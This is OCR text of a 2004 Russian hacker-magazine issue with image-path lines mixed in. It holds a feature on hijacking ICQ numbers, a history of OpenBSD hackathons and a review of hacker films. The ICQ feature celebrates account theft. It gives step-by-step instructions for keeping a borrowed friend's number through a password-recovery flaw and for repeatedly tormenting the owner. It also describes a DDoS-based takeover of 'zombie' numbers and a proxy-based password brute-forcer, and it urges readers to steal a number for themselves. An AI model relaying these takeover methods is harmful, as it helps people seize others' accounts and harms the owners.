После того как число угнанных уинов перевалило за 300, я понял, что они на фиг никому не нужны. Но идею не забросил. Как ты верно подметил, скорость была ни к черту, поэтому я принял единственно верное решение - действовать через протокол аси. Мой друг, который независимо от меня занимался тем же, но на другом языке программирования, надыбал в инете библиотеку, реализующую протокол. Загвоздка была в том, что она на тот момент только-только переписывалась с пятого на седьмой протокол, и в ней не было пакета для просмотра деталей уина. Так что некоторое время недоделанный Ассаулт висел в воздухе. И вот, одним прекрасным апрельским утром, в пятницу, как сейчас помню, эта либа была написана! Я с 9 утра до 11 вечера просидел за компом и родил Ассаулт 3 :). За весь следующий день с помощью кое-как работающей третьей версии мы собрали всю базу 6-значек!

h: Да, скорость впечатляет, согласен :). Мы как раз подошли к моменту выкладывания софта в Сеть. Почему проект был некоммерческим?


a: Ответ прост: мне не хотелось, чтобы русские люди напрягались с поиском кряка, а вместо этого сразу юзали софтину. Я написал статью об Ассаулте и выложил ее на асечке.ру. Сразу после этого ко мне стала ломиться куча народу и предлагать за еще не зарелизенную прогу кучу всего интересного, кроме денег. Я догадывался, чем все это может закончиться, и расшаривать сканер не спешил. Но потом один человек выложил на форуме линк на библиотеку, которую я использовал, а найти ее было ой как непросто. Тогда я и решил выложить свою софтину на паблик. В первую же неделю Ассаулт скачали более 2000 человек.

h: А сейчас видишь, к чему привело твое детище?

a: Вижу, конечно. В принципе, поэтому я так и не выпустил прошлым летом 4 версию, которую все так ждали. Хотя ГУИ был готов. Лови мылом, специально для вашего журнала. Эксклюзив, так сказать :). В четвертой версии много нововведений, в том числе многопоточный фильтр *.ini файлов. Я сожалею, что из-за моего необдуманного поступка сейчас сотни ламеров сидят на шестизнаках, иметь которые пару лет назад считалось элитным. Но если бы не я, наверняка рано или поздно подобное написал бы кто-то другой.

ОХОТА ЗА ПЯТИЗНАЧКАМИ

В сентябре 2003 года наши icq-хакеры отвоевали 521 пятизначный уин в свободное использование. Были восстановлены так называемые зомби-номера, на которых по не понятным никому причинам пропали пароли. Первым это дело в апреле того же года заметил болгарин [elite] с приятелями. Он нашел способ менять информацию о пользователе у зомби-уинов (менять можно было только один раз) и попросил своего друга MiNDHAQR написать программу. Через 3 дня на всех этих уинах висели красноречивые лозунги "hacked by vova, kak mne h..orosho", "Bulgaria ownZ ya" и так далее. Главный облом был в том, что полноценно пользоваться пятизначками было нельзя. Чтобы проверить, является уин зомби или нет, нужно было через www.icq-mail.com залогиниться с паролем ">". В случае успешного входа становилось ясно, что



Так и не вышедшая в свет версия Ассаулта. Специально для X

СЕКРЕТ 2: РОКОВОЙ ПАРОЛЬ

Попробуй поставить в качестве пароля для своей аськи слово, начинающееся на русскую маленькую "у". Например, "уе...хал". Теперь переконнекться. Ой, прости, забыл сказать: теперь этот номер для тебя потерян :). Дело в том, что протоколы аськи выше 5 версии собраны таким образом, что номер буквы "у" из ASCII таблицы (243) при сложении со специальной переменной дает 0, что и вгоняет асю в ступор. Выходом из положения раньше были старые версии аси (98, например), работающие на 5 протоколе, или спецпрограммка для смены пароля - Jenx. Но полгода назад этот спасительный протокол прикрыли. Аську теперь можно восстановить, только если есть доступ к почтовому ящику. В полученном письме ретрайва просто кликни на ссылку генерации нового пароля. Но что делать, если зайти на мыло не представляется возможным? Или если ты похачил пятизначку и поставил на ней пароль на "у"? Раскрываю секрет, о котором на момент написания статьи знают не больше 5 человек в мире. После интеграции ICQ и AOL'a пароль можно поменять, посетив страничку **https://aim.aol.com/password/password_proc.adp**.

СЕКРЕТ 3: ШАПКА-НЕВИДИМКА ДЛЯ АСИ

Хочешь сделать так, чтобы твой уин не находился поиском? Т.е. люди будут думать, что он удален. Придется регистрировать свежий номер, так как с текущим проделать операцию невозможно. Когда ICQ сообщит тебе, что новый номер получен, ни в коем случае не выводи ICQ в онлайн! Сразу тыкай в офлайн и закрывай ее на фиг. Теперь мы имеем новый уин, вполне работоспособный, с него можно материть друзей, можно говорить комплименты подружкам, можно получать ответы. Но поиском он не ищется и в стандартном аськином клиенте тебя никто не сможет добавить в контакт-лист :). Используй этот номер любыми альтернативными клиентами (&RQ, Miranda, Trillian, ICQ2go), только не стандартной асей. Если вылезти в онлайн ею родимой, то пошлется спецпакет на сервер, и номер появится в базе whitepages.

СЕКРЕТ 4: ЭТО ДОЛЖЕН ЗНАТЬ КАЖДЫЙ

Начиная с версии 2002, ICQ активно борется со спамом. Надо сказать, чересчур активно. В директории DataFiles находится файл antispam.xml, который регулярно обновляется через инет без спроса юзера. В нем содержится список "спамерских" словечек, и если одно из них окажется в присланном письме от человека не из контакт-листа, письмо блокируется. Ничего полезного в этом нет. Ты не сможешь получать ссылки http/ftp (ведь часто не хочется кого-то просто так добавлять) и вообще многие полезные мессаги. В черный список добавили такие необходимые в повседневном общении слова, как webmoney и sex (куда ж в нашей стране без секса? Да еще и за вебмани :)). К слову сказать, мой ник (h1nt) за определенные заслуги туда тоже попал :). Бороться с этим так: закрываешь ICQ, очищаешь файл до 0 байт, делаешь его рид-онли. Теперь к тебе будут приходить абсолютно все письма.

СЕКРЕТ 5: КАК БЕНЗИН ВСЕХ ОДУРАЧИЛ

Был такой кидала на форуме асечки - Бензин. Он брал у продавцов пароль от аськи "на проверку" и обещал после этого заплатить. Доступ к мылу он не просил, поэтому селлеры активно велись и соглашались. Через какое-то время убеждались, что платить Бензин не намерен, и забирали уин назад. Но потом номер каким-то образом вновь оказывался у подлеца. Весь форум был в недоумении. Я включил свое серое вещество и стал думать, как такое может быть. Как часто бывает, баг заключался в нелогичности, которая могла быть найдена только случайным путем. Вот алгоритм:

1. Просим у друга на пару минут красивую аську, типа "сделать скриншот на память" ;).


2. Ставим пароль из нестандартных символов, например, русских букв.

3. Вписываем новое мыло в primary e-mail и высылаем туда пароль. На почту приходит письмо, содержащее ссылку генерации пароля. В нормальных условиях ссылка зависит от правильного пароля и работает только один раз. Но разработчики проекта восстановления пароля, видимо, не подумали о следующем (читай дальше).

4. Высылаем пасс на более раннее мыло (взяв его, например, из общедоступной базы), тем самым удаляя из ветки примаков мыло, введенное в пункте 1.

5. Отдаем аську обратно. Теперь ее хозяин поменяет пароль и сделает то же самое, что мы проделали в пункте 4.

Итак, что мы имеем. Владелец аси выслал себе пароль и уверен, что ты никак не сможешь его заполучить. Лолики :). Просто кликни по ссылке из письма, и пароль сменится на новый. Один нюанс - ссылка многоразовая (!) в отличие от аналога, полученного в обычных условиях, но работает только 24 часа. Поэтому, чтобы окончательно замучить бедную жертву, каждый день проделывай эту операцию снова и снова.


Если видишь этот логотип, знай - где-то поблизости VKE

номер без пароля - зомби, и сразу заносился в базу. Ковыряясь в протоколе, москвич Pazuzu нашел кое-что интересное. На форуме асечки появились волнующие топики, мол, снова что-то не то творится с пятизначками. А это Сашок (риалнейм Pazuz'а), оказывается, прикарманил себе все зомби и радовался. Чтобы воспользоваться новым багом, нужно провести DDoS-атаку, после чего на беспаролевый уин можно зайти и поставить новый пассворд. Такие уины сейчас продаются по $80-150 на sale.asechka.ru.

IPDBRUTE - ИГРУШКА ДЛЯ ЛАМЕРОВ


1 июля 2002 года VKE из Калининграда выпустил в свет первую версию IPDBrute - переборщика паролей к аськам. Сейчас он уже работает в новом обличии - версии 2.0. IDPBrute, используя протокол ICQ, открывает множество потоков, которые через прокси соединяются с сервером и шлют пакет логининга уина. IPDBrute - первый полностью функциональный брутфорс, быстро подбирающий пароли и ловко обходящий все препятствия, расставленные техперсоналом ICQ (бан одного IP-адреса после трех попыток логина, а иногда даже блокировка на несколько минут самого уина). Благодаря этой программке, еще несколько сотен тысяч уинов сменили своих владельцев. ИПДбрутом пользуются все, в том числе печально известные турецкие хакеры. Скорость подбора пароля на хороших хостах может достигать более 100 паролей в секунду, поэтому, если у тебя красивый номерок, задумайся, может, самое время сменить qwerty на что-то поизощреннее :). Подбор всегда идет по словарю: это либо выборка красивых уинов на один/несколько паролей, либо вообще массовое сканирование шестизначек на глупый пасв. МЛУша (так ласково называют VKE друзья) сам не подозревал, что на пару с AleZZandre превратит аську в игрушку для ламеров...

1 июля 2002 года VKE из Калининграда выпустил в свет первую версию IPDBrute - переборщика паролей к аськам.


Потрошитель зомби-уинов Pazuzu в реальной жизни вполне милый человек со своими заботами. На этой фотографии забота - справа :)

ТХЕ ЕНД

Надеюсь, я хоть немного прояснил ситуацию, кто на самом деле - ICQ-хакер, а кто просто мимо проходил. И ты, узнав, что у твоего сокурсника Васьки аська числится под номером 897333, не станешь от зависти выкатывать глаза, а соберешься с силами и угонишь себе 666666. Гуд лак! ;)


Болгарин MiNDHAQR со своей будущей женой. Неплохо смотрятся, не правда ли?

TIPS & TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Надоело лазить к Диспетчеру устройств (Device Manager) в NT-подобных системах через Мой Компьютер, Система и тому подобную шнягу? Тогда просто добавь ярлык %windir%\System32\mmc.exe (пробел) %windir%\system32\devmgmt.msc (пробел) /s и запускай когда понадобится! А как насчет служб? Без проблем! %SystemRoot%\system32\services.msc (пробел) /s, рабочая папка - %SystemRoot%\system32\. И все, службы теперь у нас под контролем!

Platinum
platinum@aaanet.ru

Anton Karpov (toxa@real.xakep.ru)

КАК ТУСЯТ КЕРНЕЛ-ХАКЕРЫ

Ты наверняка не раз слышал о хакерских тусовках, таких как DefCon. Где собираются все, кому не лень проехать пару тысяч километров и потусить среди известных security-пиплов. Но знаешь ли ты о том, как проходят встречи девелоперов самых секурных осей? Например, OpenBSD. Ведь они тоже не брезгуют живым общением и с удовольствием готовы выпить банку-другую пива в обществе друг друга. О том, как и где тусят кернел-хакеры, читай ниже.

BSD - BEAUTIFUL SELF-MADE DEFCON

OpenBSD - самая известная своей безопасностью и надежностью система. Ее разработчики подарили миру не только непробиваемую серверную ось с интегрированными криптографическими средствами, но и свободную реализацию протокола ssh - OpenSSH. А также лучший, по мнению многих, свободный пакетный фильтр PF. Очевидно, что над OpenBSD работают истинные хакеры. И символ OpenBSD - злая шипастая рыбка фугу по кличке Puffy - как нельзя лучше подчеркивает хакерскую натуру этой операционки ;).


Было бы странно, если бы девелоперы такой хакерской операционки не встречались в неформальной обстановке. Начиная с 1999 года, каждой весной несколько десятков хакеров, составляющих ядро разработчиков OpenBSD, собираются в одном из канадских городов на недельку-другую для того, чтобы с пользой провести время и отдохнуть. Это действо называется OpenBSD Hackathon.

В отличие от других подобных мероприятий, security-эксперты здесь не читают доклады, и никто никого не арестовывает ;). BSD-хакеры собираются, главным образом, плотно поработать, обсудить будущее OpenBSD. Мозговой штурм hackathon'а приносит свои плоды - во время совместной тусовки разработчиков в исходном коде OpenBSD происходит больше всего значительных изменений, появляются новые фичи, правятся баги. Многие вещи, впоследствии воплощенные и доведенные до ума, берут начало именно здесь. Время года (весна) тоже выбрано неслучайно - свежий релиз OpenBSD выходит два раза в год, обычно в конце весны и осени. Многое из того, что нахакали девелоперы во время hackathon'а, включается в новую версию.

Первая встреча прошла в 1999 году, тогда съехались всего 10 разработчиков. В 2000 году их было уже 18. Оба раза ребята собирались в Калгари - родном городе Тео де Раадта. Чем именно там занимались матерые хакеры, доподлинно не известно, но можно предположить - тем же, что и в последующие годы: пили пиво, писали код, рассуждали о будущем OpenBSD. Эти встречи не освещалась на страницах езинов, после них не осталось фотографий. По-настоящему массовым событием хакатоны стали с 2001 года, когда в рамках c2k1 hackathon съехались 36 разработчиков OpenBSD.


2001 ГОД. КЕМБРИДЖ, ИЮНЬ. ВАШИНГТОН, АВГУСТ

В 2001 году проводилось два хакатона: в Кембридже и Вашингтоне. Всеобщая тусовка собрала 36 человек, а 12 посетили столицу США. Народу понравилась идея съезда в многочисленном, но близком кругу. Ведь все друг друга знали по общению


Тео де Раадт - лидер проекта OpenBSD

ИСТОКИ

У истоков проектов OpenBSD и OpenSSH стояли известные хакеры-разработчики Theo de Raadt и Dug Song (тот самый, который написал популярный снифер dsniff). Предшественником OpenBSD была свободная NetBSD. В 1994 году Theo de Raadt, тогда - один из ключевых разработчиков NetBSD, решил делать свою ОС с упором на безопасность и криптографические системы. Так как Тео - канадец, в своем проекте, получившем название OpenBSD, он вполне легально мог юзать сильную криптографию и распространять продукт по всему миру, не опасаясь американского закона о вывозе стойких криптографических средств за пределы США. Первый релиз OpenBSD на CD версии 2.1 вышел в 1995 году. А 1 мая 2004 г. появилась 3.5 версия этой ОС.







на IRC, обсуждению кусков кода на форумах, а теперь представилась возможность наконец увидеть друг друга.

В том году OpenBSD взяло под свое финансовое крыло американское военно-исследовательское агентство DARPA, заинтересованное в развитии безопасных ОС. У ребят появились деньги, и вся дорога разработчикам оплачивалась из счета проекта. Это поспособствовало тому, что вечно занятые хакеры оторвали свои задницы от стульев и отправились повидать единомышленников.

Тео де Раадт в свободное время увлекается домашним пивоварением. Надо ли говорить, что во время совместных тусовок BSD-хакеры пишут свой сумасшедший код под его стряпню. Правда сам он свое пиво не пьет, предпочитая слабоалкоголки в алюминиевых банках ;).

2002 ГОД. КАЛГАРИ. ИЮНЬ

Большой холл просторной гостиницы. Столы завалены кабелями, клавиатурами, мониторами и лаптопами. Повсюду пачки чипсов, пепельницы и бутылки колы. Для хакеров создана поистине домашняя обстановка, все для того, чтобы они не отвлекались и работали. 42 разработчика, составляющих костяк команды OpenBSD, прибыли в Канаду со всех концов света. "Shut up and hack!" - лозунг этого хакатона, в этом году разработчики трудились как никогда. В конце 2001 года вышла OpenBSD 3.0, несущая в себе множество изменений, начиная с появления собственного пакетного фильтра и заканчивая значительными улучшениями в openssh. Все это нужно было приводить в божеский вид в предстоящем релизе 3.1. c2k2 hackathon стал самым напряженным за всю историю. Пива и лимонада было выпито больше, чем когда-либо, а количество выкуренных сигарет превысило все допустимые нормы. Рабочий стресс снимался в течение пары дней в пригороде Калгари, но и там хакеры не упускали возможности уединиться с ноутбуком и продолжить программирование. 2002 год стал пиковым для хакатонов. Тусовка приобрела размах, и следующая встреча обещала стать еще больше. Но все сложилось не так, как могло быть.

2003 ГОД. КАЛГАРИ. 9-21 МАЯ

Как и многие подобные организации, OpenBSD - некоммерческий проект, существующий на энтузиазме, продаже футболок с дисками и поддержке участвующих в нем хакеров. В 2003 году DARPA перечислила на имя главного разработчика Тео де Раадта очередной грант в два миллиона американских долларов. Часть этих денег должна была пойти на аренду гос-



Большой холл просторной гостиницы. Столы завалены кабелями, клавиатурами, мониторами и лаптопами.

PF VS. IPFILTER


Сначала OpenBSD использовала общедоступный IPFilter в качестве штатного файрвола. Но в 2001 году Darren Reed, разработчик IPFilter, изменил лицензию своего продукта. Теперь она не позволяла включать этот файрвол в дистрибутив OpenBSD с изменениями в исходных кодах. Это не смутило разработчиков, которые в духе хакерских традиций сели и написал свой файрвол, назвав его PF (Packet Filter). Теперь, спустя три года, PF является лучшим из свободно распространяемых пакетных фильтров, уделывая IPFilter по всем параметрам.





тиницы для хакеров, закупку оборудования и продуктов. На носу был релиз 3.3, несущий фундаментальные изменения в формате исполняемых файлов OpenBSD и множественные изменения в компиляторе gcc для этой операционки, включая защиту от переполнения буфера, исполнение кода в стеке и другие вкусные фичи. Де Раадт и несколько других ведущих разработчиков получили возможность работать над любимой осью 24 часа в сутки. Теперь их труд полностью оплачивала DARPA. Будущее выглядело радостным и безоблачным, но длилось это недолго. Примерно в то же время началась война в Ираке, и острый на язык де Раадт обвинил в канадской прессе американское правительство в том, что оно попросту хочет захватить иракскую нефть. Смелость вышла ему боком - DARPA, как далеко не самая последняя структура в правительстве США, восприняла это заявление как личное оскорбление и поспешила отозвать двухмиллионный грант. Предстоящий hackathon оказался под угрозой срыва - расселить гостей оказалось не на что, нечем было оплатить билеты. К счастью, комьюнити решило не бросать организаторов в беде и скинулось всем скопом. Благодаря этому удалось собрать достаточно денег, и hackathon прошел как обычно.

Два конференц-зала отеля Hyatt Regency Calgary превратились в программерский штаб, где 63 разработчика OpenBSD сутками строчили код, обсуждая вносимые изменения. Под конец все дружно перешли к неформальной части встречи, которая прошла в доме де Раадта под традиционное, сваренное лично хозяином пиво.



2004 ГОД. СЕЧЕЛТ. 24-27 АПРЕЛЯ

В этом году OpenBSD hackathon проходил под названием PF hackathon, и это не случайно. В преддверии релиза 3.5, разработчики уделили повышенное внимание своему второму по важности (после OpenSSH) проекту - пакетному фильтру PF. Но если OpenSSH за несколько лет был до блеска вылизан благодаря всестороннему аудиту его кода, то PF, выросший из IPFilter, лишь за последний год приобрел фишки, выделяющие его на фоне остальных файрволов.

Впервые хакеры решили не отсиживать свои нижние полушария мозга перед мониторами, а выбраться на природу, половить рыбку, поиграть в бадминтон. Так, в чередовании игр с рыбалкой и хардкорным программированием, прошел Hackathon 2K4.

Теперь ты знаешь, что тусовки хакеров - это не только встречи хакерских групп и security-экспертов. Участники BSD-тусовок - как правило, серьезные мужики лет за 30. Ведь дилетантам без опыта не доверят разрабатывать лучшую сетевую ОС. Но и такие матерые девелоперы, проводящие почти все время у компа, любят периодически встретиться и оттянуться вместе.

В этом году OpenBSD hackathon проходил под названием PF hackathon, и это не случайно.




2004
(game)land
ОСНОВАНА В 1992
ДВИЖЕНИЕ ВВЕРХ
СТРАНА ИГР
E3
FINAL
FANTASY XII
ПУТЕВОДИТЕЛЬ
SPLINTER CELL:
PANDORA TOMORROW
ХУЛИГАН
В СТАДЕ
ХАРДКОР
СВОЙ БИЗНЕС
Сначала у меня была бригада из 10 ЧЕЛОВЕК
COMPUTER GAMING WORLD
Russian Edition
ХАКЕР
ТВОЯ
СПЕЦ ХАКЕР
E-COMMERSE
Как заработать денег в интернете
ЛУЧШИЕ КАРМАННЫЕ КОМПЬЮТЕРЫ
ВЫБИРАЕМ НОУТБУК
ИГРЫ
В ТЫЛУ ВРАГА
DVD
ДОБИТЬ БИЛЛА!
ЖЕЛЕЗО

mindw0rk (mindw0rk@gameland.ru)

ХАКЕРСКИЙ ГОЛЛИВУД

Пусть твой дедушка смотрит фильмы про войну и проклятых немцев. Пусть бабушка смакует полуторатысячную серию Санта-Барбары, где Иден снова ушла от Круза, а Джину забрали инопланетяне. Пусть папик не отрывается от любимого футбола, заполняя брюхо пивом. Пусть маман готовит оладьи на кухне, поглядывая на экран с последними новостями. Пусть сестра продолжает фанатеть от "Секса в большом городе", а братец пускает слюни на клипы Бритни Спирс. Мы же будем смотреть настоящее кино. Фильмы про хакеров.

ОБЗОР ФИЛЬМОВ ПРО ХАКЕРОВ

ТРОН (TRON)

Год выпуска: 1982
Режиссер: Стивен Лисбергер
В ролях: Джефф Бриджес, Брюс Бокслейтнер, Дэвиг Ворнер, Синди Морган



Старый-престарый фильм еще тех времен, когда моя бабушка была молодой, а я писал и гадил на ковры. В то время когда он вышел, его многие не поняли. Считалось, что Tron - фильм для тех, о ком он рассказывает. Для ранних программистов-энтузиастов, предпочитающих проводить все свое время у компа. Слишком запутанным был сюжет и слишком смутной его интерпретация, чтобы его могла воспринять обычная аудитория. Картина рассказывает о программисте по имени Кевин Флинн, которого по непонятным причинам уволили из крупной компании Encom после создания им революционной игры. Дураку понятно - большой босс решил избавиться от Кева, дабы завладеть перспективным проектом и присвоить все лавры себе. Но Флинн ведь не только программер, но еще и хакер. И давать себя в обиду не собирался. С целью найти компромат на своего начальника Эда Дилинджера он с помощью двух других сотрудников Encom пробирается в систему. И тут срабатывает защитная система Tron со встроенным искусственным интеллектом, которая телепортирует парня в киберпространство. Теперь Кевину предстоит новая задача - выбраться из этой катавасии живым.

ПОСМОТРИ ЭТО

- Настоящий гений (Real Genius)
- Нирвана (Nirvana)
- Матрица (Matrix)
- Антимонополия (Antimonopoly)
- Призрак в доспехах (аниме) (Ghost in the Shells)
- Пароль "Рыба-меч" (Swordfish)


Звучит бредово, но на экране все еще бредовее. В фильме постоянно перемешиваются обычная съемка, мультипликация и компьютерная графика. Кстати, "Трон", похоже, стал первым фильмом, снятым с ее применением.

В 1982 г. как раз начался бум движения киберпанка, и фильм Лисбергера бурно обсуждался среди последователей Гибсона. Но дискуссии носили скорее спорный, чем хвалебный характер.

Несмотря на то, что "Трон" стал пионером среди фильмов о хакерах, очень скоро его затмили более продуманные и зрелищные "Военные игры".

ВОЕННЫЕ ИГРЫ (WARGAMES)

Год выпуска: 1983
Режиссер: Джон Бэдхем
В ролях: Мэтью Бродерик, Джон Вуд, Элли Шиди, Дэбни Колмэн



Дэвид Лайтмэн - компьютерный гений. Он знает Unix, классно играет в видеоигры и даже умеет исправлять свои оценки в колледже через школьную сеть. А еще у него есть подруга, так что он не совсем компьютерный задрот. Однажды старина Дэвид шлялся по сетевым просторам и совершенно случайно наткнулся на систему WORP, управляющую центром ядерных ракет NORAD. Что это за хрень, парень сразу не сообразил и подумал, что проник в систему компании-разработчика компьютерных игр! На самом деле сервак предназначался для симуляции возможных действий в результате начала ядерной войны. И естественно, когда парень увидел на экране: "Начать термоядерную войну?", тут же вдавил в педаль с надписью: "Дык!". Примерно в это же время где-то в Пентагоне у нескольких дядей-генералов случились сердечные приступы при виде надписи "World War III started". "Кто?", "Как?", "Опять эти русские?" - одна за другой проносились мысли в седых головах. "Я знаю! Это хакер", - ответил главный пентагонский секьюрити-эксперт и сел за телетайп. Кто победит - правительственный хакер или наш, домашний? Хрен я тебе скажу. Намекну только, что за решеткой Дэвиду не понравилось.

"Военные игры" стали в свое время настоящим откровением. Двадцать лет назад люди уже видели компьютеры на прилавках магазинов, но мало кто знал, что на самом деле можно сделать с помощью 8-битной персоналки и модема. Джон Бэдхем не стал мелочиться и в своем фильме показал худший сценарий. Третья мировая война - ни больше ни меньше - вот что может произойти, если комп попадет в руки хакера.


Несмотря на то, что Дэвид чуть не уничтожил полчеловечества, по фильму он герой положительный и где-то даже жертва. Ну что поделать, ошибся парень, с кем не бывает? А вот Пентагон облажался по полной. Если молодые, технически подкованные ребята через фильм открыли для себя возможности компьютерных сетей, простая публика узрела, как могущественный Большой Брат может оказаться беспомощным перед любым школьником.

Несмотря на кажущуюся наивность, сценарий "Военных игр" был тщательно продуман, для консультаций режиссер пригласил пару известных экспертов. Долгое время ходили слухи, что события в фильме срисованы с похождений небезызвестного Кевина Митника, однако сплетни публично опровергли как режиссер, так и сам Кевин.

Фильм не просто стал культовым в определенных кругах. Он по-своему повлиял на дальнейшее развитие компьютерной индустрии. Ведь после его выхода на большой экран количество ребят, желающих повторить подвиги Дэвида, резко возросло. И кто знает, каким был бы компьютерный андеграунд сейчас, если бы "Военные игры" не вдохновили в свое время "старое" поколение.

НЕВИДИМКИ (SNEAKERS)

Год выпуска: 1992
Режиссер: Фил Элден Робинсон
В ролях: Роберт Рэдфорд, Сидни Пойтиер, Дэвид Стрэтейрн, Джо Марр, Гарри Хершбергер




Мартин и Козмо были корешами с самого детства. Вместе воровали помидоры на соседских грядках, вместе били стекла в школе, бухали вместе. А еще они вместе ломали компьютерные системы, так как считали себя неуловимыми хацкерами. Взломав особенно запретную систему, парни решили отпраздновать успех вкусной пиццей. Мартин побежал в булочную, а Козмо остался на шухере. За этим занятием его и застали вломившиеся в дверь агенты ФБР. Мартин решил, что дружба дружбой, а своя шкура ценней, и пустился в бега. Со временем он сменил фамилию и организовал команду таких же безбашенных компьютерщиков, вместе с которыми занялся security-бизнесом. Чуваки они все были серьезные, слава росла, и однажды к ним за помощью обратились ребята из Национального Агентства Безопасности. Большой Брат заявил, что знает о темном прошлом Мартина, и если тот им не поможет, ждет его небо в клеточку и фуфайка в полосочку. Агенты сообщили, что им нужен какой-то черный ящик, владельцем которого является известный математик. На хрена им сдался этот кусок металла, почему он был столь важен (а судя по всему, ящику цены не было), и самое главное, как его вымутить у старого пердуна - поиском ответов на эти вопросы команда Мартина занимается до конца фильма. А в конце прибавится еще один - являются ли правительственные заказчики теми, за кого себя выдают.

Меня позабавило, что в качестве членов бригады Мартина Бишопа воспроизведены реальные известные личности. Например, ник слепого тех. специалиста по имени Эрвин Эмори - Whistler, что явно указывает на легендарного незрячего фрикера Joe the Whistler'a. Хакер Mother, который в фильме вечно испытывает приступы паранойи, тоже был известен в хакерских кругах начала 80-х. Подозреваю, что и остальные герои с кого-то срисованы.

В фильме хорошо продемонстрированы техники социальной инженерии. Да и сам сюжет на удивление ровный. Картина хорошо была воспринята критиками и получила высокие баллы в разных кинорейтингах. Да что греха таить, мне тоже очень понравилась. Так что цепляю ей ярлычок "Выбор редакции", а тебе остается только найти CD.

ХАКЕРЫ (HACKERS)

Год выпуска: 1995
Режиссер: Иан Софтли
